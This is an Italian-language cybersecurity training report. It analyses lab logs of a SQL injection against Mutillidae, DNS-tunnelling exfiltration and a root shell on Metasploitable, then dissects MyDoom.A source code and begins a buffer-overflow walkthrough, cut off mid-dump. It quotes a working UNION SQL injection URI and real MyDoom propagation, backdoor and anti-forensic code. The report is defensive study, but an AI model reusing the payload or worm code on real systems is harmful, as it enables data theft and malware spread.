**Qual è il numero di porta destinazione?**

80

### Domanda 4

**Qual è il timestamp del primo risultato?**

The screenshot shows the Kibana interface for the 'HTTP - Logs' index. At the top, there are two tabs: 'Table' (selected) and 'JSON'. Below the tabs, the timestamp '@timestamp' is highlighted. To the right of the timestamp, the value 'June 12th 2020, 21:30:09.445' is displayed. The rest of the screen is mostly blank, indicating that only the first log entry is visible.

## Domanda 5

Qual è il tipo di evento?



## Domanda 6

Cosa è incluso nel campo message?

Si vedono i parametri della REQUEST (HTTP GET) e alcuni dati sulla risposta (Response\_body\_len, status\_code ecc...)

```
{"ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfqDd", "id.orig_h": "209.165.200.227", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "id.resp_p": 80, "trans_depth": 1, "method": "GET", "host": "209.165.200.235", "uri": "/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnum,ccv,expiration,null+from+credit_cards++&password=&user-info-php-submit-button=View+Account+Details", "referrer": "http://209.165.200.235/mutillidae/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len": 0, "response_body_len": 23665, "status_code": 200, "status_msg": "OK", "tags": ["HTTP::URI_SQLI"], "resp_fuids": ["FEvWs63HqvCqth3LH1"], "resp_mime_types": ["text/html"]}
```

## Domanda 7

Questi sono dettagli sulla richiesta HTTP GET fatta dal client al server. Concentrati specialmente sul campo uri nel testo del messaggio. Qual è il significato di queste informazioni?

Troviamo UID, Host e altre informazioni generali sul tipo della richiesta.

Concentrandosi sul campo URL troviamo una SQLI, precisamente una “Injection Union Select”. Si vedono parametri request di HTTP GET e si può apprezzare nel campo “uri” i vari dati cercati nel database, riguardo alle carte di credito degli utenti.

Campi richiesti:

- **ccid** : ID della carta
- **ccnum**: Numero della carta
- **ccv**: Codice di verifica della carta
- **expiration** : Data di scadenza

Tabella:

- credit\_cards

Sede di injection:

- username input field

Altri dettagli:

- **La colonna "Null":** Nel log si vede null+from. Negli attacchi di tipo UNION, il numero di colonne nella SELECT iniettata deve corrispondere esattamente al numero di colonne della SELECT originale. L'attaccante ha usato null come "riempitivo" (padding) per soddisfare questo requisito strutturale.
- **Sintassi dei commenti:** Il --+ alla fine del payload è un commento SQL. Questo istruisce il database a ignorare tutto il resto della query "legittima" originale, prevenendo errori di sintassi che bloccherebbero l'esecuzione dell'exploit.
- **L'applicazione target:** L'URI mostra /mutillidae/. OWASP Mutillidae II è una celebre applicazione web deliberatamente vulnerabile. Riconoscere questi "nomi da laboratorio" ti aiuta a identificare rapidamente se un avviso indica un attacco reale o un collega/studente che si sta esercitando.
- **Tagging dell'IDS:** In fondo al log, il campo "tags":["HTTP::URI\_SQLI"] mostra che il Sistema di Rilevamento delle Intrusioni (IDS) ha categorizzato automaticamente questo evento con successo.

## Domanda 9


**Cosa vedi più avanti nella trascrizione riguardo ai nomi utente? Fornisci alcuni esempi di nome utente, password e firma che sono stati esfiltrati.**

Analizzando e cercando nel File pcap trovo le risposte date all'utente grazie alla SQLI, in chiaro infatti vengono visualizzati Username, Password e signature.

```
DST:  
DST: 24  
DST: <b>Username=</b>4444111122223333<br>  
DST:  
DST: 17  
DST: <b>Password=</b>745<br>  
DST:  
DST: 22  
DST: <b>Signature=</b>2012-03-01<br><p>  
DST:  
DST: 24  
DST: <b>Username=</b>7746536337776330<br>  
DST:  
DST: 17  
DST: <b>Password=</b>722<br>  
DST:  
DST: 22  
DST: <b>Signature=</b>2015-04-01<br><p>  
DST:
```

## Domanda 10

Registra gli indirizzi IP del client e del server DNS.



## Domanda 11

I sottodomini delle query DNS erano sottodomini? Se no, qual è il testo?

```
analyst@Sec0nion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt  
analyst@Sec0nion:~/Downloads$ cat secret.txt  
CONFIDENTIAL DOCUMENT  
DO NOT SHARE  
This document contains information about the last security breach.  
analyst@Sec0nion:~/Downloads$ █
```

## Domanda 12

Cosa implica questo risultato riguardo a queste particolari richieste DNS? Qual è il significato più ampio?

Implica che il protocollo DNS è stato sfruttato per cercare un “data exfiltration”, usando la tecnica del DNS Tunneling. Il significato più ampio, è il tentativo da parte dell'attaccante, di segmentare un file riservato, convertendolo in esadecimale e inserendolo nelle richieste DNS.

### Domanda 13

**Cosa potrebbe aver creato queste query DNS codificate e perché è stato scelto il DNS come mezzo per esfiltrare dati?**

DNS              Tunneling              e              DNS              Data              Exfiltration.

Vantaggi di questo tipo di attacco:

- **Superamento dei Firewall:** Molti firewall lasciano passare il traffico sulla porta UDP 53 (DNS) senza restrizioni, considerandolo traffico di servizio essenziale.
- **Invisibilità:** Se l'attaccante è lento (poche query al minuto), l'attacco può mimetizzarsi nel normale traffico web.

## Bonus 2

# Bonus 2: Isolamento host compromesso

## Executive Summary

Il documento esamina i log raccolti durante lo sfruttamento di una vulnerabilità documentata per determinare gli host e il file compromessi attraverso l'utilizzo Kibana.

---

### Domanda 1

Che tipo di transazioni si sono verificate tra il client e il server in questo attacco?

```
DST: root:x:0:0:root:/root:/bin/bash
DST: daemon:x:1:1:daemon:/usr/sbin:/bin/sh
DST: bin:x:2:2:bin:/bin:/bin/sh
DST: sys:x:3:3:sys:/dev:/bin/sh
DST: sync:x:4:65534:sync:/bin:/bin/sync
DST: games:x:5:60:games:/usr/games:/bin/sh
DST: man:x:6:12:man:/var/cache/man:/bin/sh
DST: lp:x:7:lp:/var/spool/lpd:/bin/sh
DST: mail:x:8:mail:/var/mail:/bin/sh
DST: news:x:9:news:/var/spool/news:/bin/sh
DST: uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
DST: proxy:x:13:13:proxy:/bin:/bin/sh
DST: www-data:x:33:33:www-data:/var/www:/bin/sh
DST: backup:x:34:34:backup:/var/backups:/bin/sh
DST: list:x:38:38:Mailing List Manager:/var/list:/bin/sh
DST: irc:x:39:39:ircd:/var/run/ircd:/bin/sh
DST: gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
DST: nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
DST: libuuid:x:100:101:/var/lib/libuuid:/bin/sh
DST: dhcpc:x:101:102:/nonexistent:/bin/false
DST: syslog:x:102:103:/home/syslog:/bin/false
DST: klog:x:103:104:/home/klog:/bin/false
DST: sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
DST: msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
DST: bind:x:105:113:/var/cache/bind:/bin/false
DST: postfix:x:106:115:/var/spool/postfix:/bin/false
DST: ftp:x:107:65534::/home/ftp:/bin/false
DST: postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
DST: mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
DST: tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
DST: distccd:x:111:65534:::/bin/false
```

Identificazione dell'utente, informazioni di rete e esfiltrazione password

### Domanda 2

Cosa hai osservato? Cosa indicano i colori del testo rosso e blu?

```

id
uid=0(root) gid=0(root)
nohup >/dev/null 2>&1
echo uKgoT8McFDrCw7u2
uKgoT8McFDrCw7u2
whoami
root
hostname
metasploitable
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:ab:84:07
          inet addr:209.165.200.235 Bcast:209.165.200.255 Mask:
255.255.255.252
          inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:117 errors:0 dropped:0 overruns:0 frame:0
            TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:10294 (10.0 KB) TX bytes:20187 (19.7 KB)
            Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:512 errors:0 dropped:0 overruns:0 frame:0
            TX packets:512 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:225633 (220.3 KB) TX bytes:225633 (220.3 KB)

```

Il testo in **blu** rappresenta i comandi lanciati dall'attaccante mentre quelle in **rosso** rappresentano le risposte del server.

### Domanda 3

**Cosa rivela questo sul ruolo dell'attaccante sul computer bersaglio?**

Il ruolo del bersaglio è Root quindi con poteri massimi.

### Domanda 4

**Scorri il flusso TCP. Che tipo di dati ha letto l'attore della minaccia?**

È stata rilevata la compromissione e la lettura dei database degli utenti (**/etc/passwd**) e degli hash delle password (**/etc/shadow**).

### Domanda 5

**Quali sono gli indirizzi IP e i numeri di porta di origine e destinazione per il traffico FTP?**

Time ▾	source_ip	source_port	destination_ip	destination_port
▶ June 11th 2020, 03:53:00	192.168.0.11	52776	209.165.200.235	21
▶ June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21

### Domanda 6

## Quali sono le credenziali utente per accedere al sito FTP?

- **User:** analyst
- **Password:** cyberops

SRC: USER analyst

SRC:

DST: 331 Please specify the password.

DST:


SRC: PASS cyberops

SRC:

DST: 230 Login successful.

## Domanda 7

Qual è il contenuto del file? Ricorda che uno dei servizi elencati nel grafico a torta è **ftp\_data**.




DNS

HTTP

## Domanda 8

Quali sono i diversi tipi di file? Guarda la sezione **MIME Type** dello schermo.



Nella sezione MIME Type risultano:

- File di testo
- Immagini jpeg
- Immagini png
- testo html
- Immagini gif
- Immagini x-icon

### Domanda 9

**Scorri fino all'intestazione Files - Source. Quali sono le sorgenti dei file elencate?**

Source	Count
HTTP	22
FTP_DATA	1

Le sorgenti elencate sono

- HTTP
- FTP\_DATA

### Domanda 10

**Qual è il tipo MIME, l'indirizzo IP di origine e di destinazione associato al trasferimento dei dati FTP?**

June 11th 2020, 03:53:09.088	192.168.0.1	209.165.200.235	FTP_DATA	C2Jy8MWV6X	FX1iV63eSMA	KDjqzXIBB6Cd
	1			g4Ibb51	EIN1652	_0SVfiy

Espandendo il log si può dedurre che:

- **Fyle Type:** FTP\_DATA
- **Source IP address:** 192.168.0.1
- **Destination IP address:** 209.165.200.235

## Domanda 11

**Quando si è verificato questo trasferimento?**

Il trasferimento è avvenuto il giorno **11 giugno 2020** alle ore **03:53:09**

## Domanda 12

**Qual è il contenuto testuale del file trasferito tramite FTP?**

SRC: CONFIDENTIAL DOCUMENT

SRC: DO NOT SHARE

SRC: This document contains information about the last security breach.

SRC:

```
DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2020-06-11/seconion-import/192.168.0.11:49817_209.165.200.235:20-6.raw
QUERY: SELECT sid FROM sensor WHERE hostname='seconion-import' AND agent_type='pcap' LIMIT 1
CAPME: Processed transcript in 0.46 seconds: 0.12 0.20 0.00 0.14 0.00
```

[192.168.0.11:49817\\_209.165.200.235:20-6-1577393863.pcap](#)

Il contenuto testo del file FTP è il seguente:

CONFIDENTIAL DOCUMENT

DO NOT SHARE

This document contains information about the last security breach

## Domanda 13

**Con tutte le informazioni raccolte finora, qual è la tua raccomandazione per fermare ulteriori accessi non autorizzati?**

- Isolamento dell'IP dell'attaccante, scollarlo dalla rete.
- Reset delle password dato che l'attaccante è riuscito ad ottenerle
- Ispezione pacchetti tramite IDS

# Extra 1 - Malware MyDoom

# Extra 1 - Sorgente del Malware MyDoom

## Executive Summary

Il presente documento espone i risultati dell'analisi del codice sorgente della variante originale di **MyDoom.A** (2004). L'analisi dei moduli in C/C++ ha permesso di mappare le routine di infezione, il sofisticato motore di propagazione SMTP/DNS custom, le tecniche di evasione anti-forense e l'architettura della Backdoor. Infine, viene proposto un protocollo operativo per l'analisi rapida di eventuali varianti emergenti (Scenario di Intelligence).

## 1. Meccanismi di Infezione e Persistenza

Il malware è progettato per radicarsi profondamente nel sistema vittima, garantendo l'avvio automatico e nascondendosi all'utente.

- **Core dell'Infezione (main.c):** Questo modulo gestisce il flusso principale, inizializza le strutture dati come sync\_t (che contiene l'ora di avvio e le date di innesco dei payload) e si occupa di decifrare file sul disco tramite la funzione decrypt1\_to\_file.
- **Hijacking del Registro (xproxy.c):** Per garantire la persistenza della backdoor, il malware non si limita alle chiavi standard, ma dirotta le estensioni della shell di Windows (Explorer). Usa la funzione shellsvc\_attach per sovrascrivere chiavi CLSID legittime nel registro (come stobject.dll o Webcheck.dll), in modo che la libreria malevola venga caricata in modo invisibile insieme all'interfaccia di Windows.

```
EXPLORER
    WIN32.MYDOOM.A
        .vscode
        work
        bin2c.c
        cleanpe.cpp
        crypt1.c
        rot13.c
        xproxy
            client.c
            makefile
            xproxy.c
            _readme.txt
            lib.c
            lib.h
            main.c
            makefile
            massmail.c
            massmail.h
        msg.c
        msg.h
        p2p.c
        resource.ico
        resource.rc
        scan.c
        scan.h
        sco.c
        sco.h
        xdns.c
        xdns.h
        xsntp.c
        xsntp.h
        zipstore.c
        zipstore.h
```

---

## 2. Meccanismi di Propagazione

### 2.1 Spam e Harvesting

MyDoom.A possiede un motore di invio massivo di email totalmente autonomo, diviso in moduli altamente specializzati:

- **Generazione Esche e Filtri (massmail.c):** Il modulo non invia email a caso. Contiene una funzione email\_filter con blacklist hardcodate per evitare di inviare spam a domini governativi (.gov, .mil), vendor di sicurezza (es. avp, syma) o account sensibili (root, abuse). Utilizza inoltre la funzione mm\_gen che preleva nomi da una lista integrata ("john", "michael", "mary", ecc.) per falsificare mittenti credibili.
- **Risoluzione DNS Autonoma (xdns.c):** Il malware non fa affidamento sulla configurazione di rete della vittima. Crea pacchetti DNS grezzi (Raw Sockets) sulla porta 53 per interrogare direttamente i record MX (Mail Exchange) del dominio bersaglio, massimizzando la velocità di diffusione.
- **Client SMTP Nascosto (xsmtt.c):** Gestisce la connessione sulla porta 25. Se la connessione diretta fallisce, il malware interroga il registro (Software\Microsoft\Internet Account Manager) per rubare l'account SMTP legittimo configurato sul computer.

```
static const char *nospam_domains[] = {
    "avp", "syma", "icrosof", "msn.", "hotmail", "panda",
    "sopho", "borlan", "inpris", "example", "mydomai", "nodomai",
    "ruslis", /*vi[ruslis]t */
    ".gov", "gov.", ".mil", "foo.",

static const char *nospam_fullnames[] = {
    "root", "info", "samples", "postmaster",
    "webmaster", "noone", "nobody", "nothing", "anyone",
    "someone", "your", "you", "me", "bugs", "rating", "site",
    "contact", "soft", "no", "somebody", "privacy", "service",
    "help", "not", "submit", "feste", "ca", "gold-certs",
    "the.bat", "page",
```

## 2.2 Sfruttamento rete p2p

MyDoom è stato uno dei primi worm a sfruttare efficacemente le reti di file sharing Peer-to-Peer, nella fattispecie **Kazaa**, molto diffuso nei primi anni 2000. Il malware contiene una lista di nomi (**kazaa\_names**) cifrati con ROT13. Una volta decodificati rivelano nomi di software molto richiesti, usati per attirare le vittime:

- **jvanzc5** --> winamp5
- **vpd2004-svany** --> icu2004-final
- **npgvingvba\_penpx** --> activation\_crack
- **fgevc-tvey-2.0o** --> strip-girl-2.0b
- **ebbgxvgKC** --> rootkitXP
- **bssvpr\_penpx** --> office\_crack

```
*kazaa_names[] = {  
    'jvanzc5',  
    'vpd2004-svany',  
    'npgvingvba_penpx',  
    'fgevc-tvey-2.0o' /* missed comma in the original version */,  
    'qpbz_cngpurf',  
    'ebbgxvgKC',  
    'bssvpr_penpx',  
    'ahxr2004'
```

### 2.2.1 Identificazione della Cartella Condivisa

La funzione **kazaa\_spread** interroga il Registro di Windows per trovare dove l'utente salva i file scaricati. Se Kazaa è installato, il malware cerca il percorso di questa cartella e, una volta ottenuto, eseguirà queste tre azioni:

1. Sceglie un nome casuale dalla lista sopra citata;
2. Assegna un'estensione casuale tra .exe, .scr (screensaver), .pif o .bat;
3. Copia se stesso in quella cartella con il nuovo nome.

```

20 static void kazaa_spread(char *file)
21 {
22     int kazaa_names_cnt = sizeof(kazaa_names) / sizeof(kazaa_names[0]);
23     char kaza[256];
24     DWORD kazalen=sizeof(kaza);
25     HKEY hKey;
26     char key_path[64], key_val[32];
27
28     // Software\Kazaa\Transfer
29     rot13(key_path, "Fbsgjner\\Xnmnn\\Genafsre");
30     rot13(key_val, "QyQve0"); // DlDir0"
31
32     // Get the path to Kazaa from the registry
33     ZeroMemory(kaza, kazalen);
34     if (RegOpenKeyEx(HKEY_CURRENT_USER,key_path,0,KEY_QUERY_VALUE,&hKey)) return;
35
36     if (RegQueryValueEx(hKey, key_val, 0, NULL, (PBYTE)kaza, &kazalen)) return;
37     RegCloseKey(hKey);
38
39     if (kaza[0] == 0) return;
40     if (kaza[lstrlen(kaza)-1] == '/') kaza[lstrlen(kaza)-1] = '\\';
41     if (kaza[lstrlen(kaza)-1] != '\\') lstrcat(kaza, "\\");
42     rot13(kaza+lstrlen(kaza), kazaa_names[xrand16() % kazaa_names_cnt]);
43     lstrcat(kaza, ".");
44
45     switch (xrand16() % 6) {
46         case 0: case 1: lstrcat(kaza, "ex"); lstrcat(kaza, "e"); break;
47         case 2: case 3: lstrcat(kaza, "sc"); lstrcat(kaza, "r"); break;
48         case 4: lstrcat(kaza, "pi"); lstrcat(kaza, "f"); break;
49         default: lstrcat(kaza, "ba"); lstrcat(kaza, "t"); break;
50     }
51
52     CopyFile(file,kaza,TRUE);
53 }

```

A differenza dell'altro vettore di diffusione via e-mail (contenuto nella parte *massmail.c*), la propagazione P2P è passiva: il malware non attacca direttamente altri computer ma si posiziona nella cartella condivisa affinché altri utenti della rete Kazaa, cercando software come quelli indicati sopra, scaricheranno e avvieranno il malware, infettando i propri sistemi.

---

### 3. Evasione, Offuscamento e Tool dell'Attaccante

L'autore ha impiegato diverse tecniche per eludere il rilevamento statico e ostacolare l'analisi forense:

- **Offuscamento delle Stringhe (rot13.c e xsmtip.c):** Tutti i comandi sensibili (come MAIL FROM:, RCPT TO:) sono stati offuscati usando il cifrario a scorrimento ROT13 prima della compilazione. Lo strumento rot13.c veniva usato dall'autore in fase di sviluppo per generare queste stringhe.
- **Compressione Dinamica (zipstore.c):** Integra la logica per generare al volo archivi .zip validi (calcolando il CRC32 e scrivendo gli header 0x04034b50), permettendo al malware di inviarsi come allegato zippato per eludere i vecchi gateway antispam.
- **Wiping dei Metadati (makefile e cleanpe.cpp):** Il file di build (makefile) automatizza un processo anti-forense formidabile. Subito dopo aver compilato la libreria xproxy.dll, il makefile esegue automaticamente il tool cleanpe (-..\work\cleanpe \$(EXE)). Questo tool sovrascrive con zeri (0x00) l'header PE dell'eseguibile, eliminando il timestamp di compilazione originale per nascondere la data di creazione agli analisti.
- **Elusione degli Unpacker (xproxy.c):** La libreria xproxy.c inizia con una lunga stringa SYNCNSYNC... inserita come "padding". Come spiegato dall'autore stesso nel commento, serve a forzare l'algoritmo di compressione UPX ad accettare il file, alterandone la firma per l'antivirus.

```
OBJS = xproxy.obj
LIBS = wsock32.lib user32.lib kernel32.lib advapi32.lib libc.lib
EXE = xproxy.dll
all: $(EXE) client.exe
$(EXE): $(OBJS) makefile
    link /out:$(EXE) /nodefaultlib /base:0x7E1A0000 /dll $(OBJS) $(LIBS) /nodefaultlib /entry:DllMain /ignore:4078 /merge:.rdata=.text /merge:.data=.text
    ... \work\cleanpe $(EXE)
# -upx -9 $(EXE)
.c.obj:
    cl /c /W3 /O1syg /GAF3 /Fo$@ $<
.cpp.obj:
    cl /c /W3 /O1syg /GAF3 /Fo$@ $<
clean:
    -del *.obj
    -del $(EXE)
    -del *.inc

client.exe: client.c
    cl /Ox client.c
    -upx -9 client.exe
```

## 4. Architettura Command & Control (Backdoor)

Oltre alla diffusione, MyDoom spalancava le porte dei PC infetti agli attaccanti.

- **Il Server (xproxy.c):** Questo modulo viene caricato in memoria per aprire una porta TCP nascosta, mettendo il PC in ascolto e trasformandolo in uno "zombie" controllabile da remoto.
- **Il Client dell'Attaccante (client.c):** Questo codice non girava sul PC della vittima, ma era il "telecomando" usato dai criminali. Il codice sorgente mostra che l'attaccante si connetteva all'IP della vittima inviando un "Magic Byte" di autenticazione (req.magic =

SOCKS4\_EXECBYTE; impostato a 133) e una chiave polinomiale per accedere al sistema e inviare comandi (o caricare altri file .exe).

```
#define SOCKS4_EXECBYTE 133

#pragma pack(push, 1)
struct xrequest_t {
    unsigned char magic;
    unsigned long polinomial;
};
#pragma pack(pop)

void main(int argc, char *argv[])
{
    FILE *f;
    int sock, i, j, is_eof;
    struct hostent *hent;
    struct sockaddr_in addr;
    struct xrequest_t req;
    struct timeval tv;
    fd_set fds;
    char buf[1024];
    WSADATA wd;
```

---

## 5. Payload Distruttivo

- **Attacco DDoS (sco.c):** Il malware contiene un modulo dormiente ("Time Bomb") programmato per colpire il dominio www.sco.com (jjj.fpb.pbz in ROT13). La routine crea fino a 64 thread per inviare richieste GET / HTTP/1.1 in modo asincrono, esaurendo le risorse del server bersaglio.

---

## 6. Scenario di Intelligence: Gestione di Nuove Varianti (MyDoom 2.0)

Alla luce della potenziale comparsa di una nuova variante basata su questo codice sorgente, l'Intelligence suggerisce il seguente protocollo operativo di reazione rapida:

1. **Code Diffing:** Ottenuto il nuovo campione (sorgente o decompilato), verrà utilizzato un software di comparazione (es. WinMerge o BinDiff) contro la baseline di Mydoom.A. Questo permetterà di isolare immediatamente le porzioni di codice alterate.
2. **Identificazione dei Delta Critici:** L'analisi si concentrerà in via prioritaria sulle seguenti mutazioni:

- *Modifica dei Target*: Estrazione del nuovo dominio bersaglio dal file sco.c per allertare tempestivamente l'organizzazione colpita dal DDoS.
  - *Modifica delle Porte C2*: Verifica del file client.c e dei moduli di ascolto per individuare nuove porte TCP o nuovi Magic Bytes (es. cambio del SOCKS4\_EXECBYTE).
  - *Nuovi Vettori di Propagazione*: Verifica dei filtri in massmail.c per capire se il malware ha iniziato a prendere di mira domini precedentemente esclusi (es. .gov o aziende specifiche).
3. **Aggiornamento IoC (Indicatori di Compromissione)**: I nuovi mutex, le nuove chiavi di registro CLSID abusate (xproxy.c) e le nuove stringhe offuscate verranno immediatamente tradotte in regole YARA o SNORT per bloccare l'infezione sui firewall aziendali.

## **Extra 2**

# **Report di Valutazione delle Vulnerabilità e Sfruttamento: OSCP Vulnerable Server**

## **1. Sintesi Esecutiva (Executive Summary)**

Durante un test di penetrazione simulato all'interno dell'ambiente di laboratorio, sono state identificate vulnerabilità critiche di Buffer Overflow nell'applicazione "OSCP Vulnerable Server" ospitata sulla macchina target (**192.168.100.20**). Nello specifico, i comandi OVERFLOW1 e OVERFLOW2 gestivano in modo improprio la lunghezza dell'input fornito dall'utente, consentendo a un attaccante di sovrascrivere l'Instruction Pointer (EIP).

Calcolando con precisione gli offset per l'EIP, identificando i caratteri che corrompevano i payload in memoria (badchar) specifici per ogni comando e individuando un'istruzione JMP ESP adatta, abbiamo reindirizzato con successo il flusso di esecuzione per iniettare ed eseguire payload malevoli. Ciò ha portato a una vulnerabilità di Remote Code Execution (RCE) non autenticata, garantendoci una reverse shell sul sistema target con i privilegi dell'utente che eseguiva l'applicazione.

## 2. Sfruttamento passo dopo passo: OVERFLOW1 (Exploitation Walkthrough)

## 2.1 Fuzzing e Identificazione del Crash

La fase iniziale è consistita nell'inviare un buffer sempre più grande di caratteri "A" (\x41) al comando OVERFLOW1 per verificare se l'applicazione andasse in crash.

**Figura 1:** Invio di una lunga stringa di 'A' per fare fuzzing sul comando OVERFLOW1.

```

Registers (FPU)
EAX 00CBF260 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX 000B51D4
EDX 00004141
EBX 41414141
ESP 00CBF428 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 41414141
C 0 ES 002B 32bit 0xFFFFFFFF
P 1 CS 0023 32bit 0xFFFFFFFF
A 0 SS 002B 32bit 0xFFFFFFFF
Z 1 DS 002B 32bit 0xFFFFFFFF
S 0 FS 0053 32bit 7FEFF000(FFFF)
T 0 GS 002B 32bit 0xFFFFFFFF
D 0
D 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 9
ST1 empty 9
ST2 empty 9
ST3 empty 9
ST4 empty 9
ST5 empty 9
ST6 empty 9
ST7 empty 9
          3 2 1 0      E S P U 0 2 0 I   (GT)
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

**Figura 2 :** Immunity Debugger mostra il crash dell'applicazione, con l'EIP sovrascritto in modo pulito da 41414141 (AAAA).

## 2.2 Ricerca dell'Offset EIP

Per controllare il crash, abbiamo generato un pattern ciclico e lo abbiamo inviato all'applicazione.

**Figura 3 :** Invio di un pattern ciclico univoco al target per identificare l'offset esatto del crash.

```
Registers (FPU) < < < < < < < < < < < <
EAX 00E1F260 ASCII "OVERFLOW1 Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Ra0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9A
ECX 005551D4
EDX 00000A43
EBX 376E4336
ESP 00E1FA28 ASCII "0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1C"
EBP 4338E433
ESI 00401973 oscp.00401973
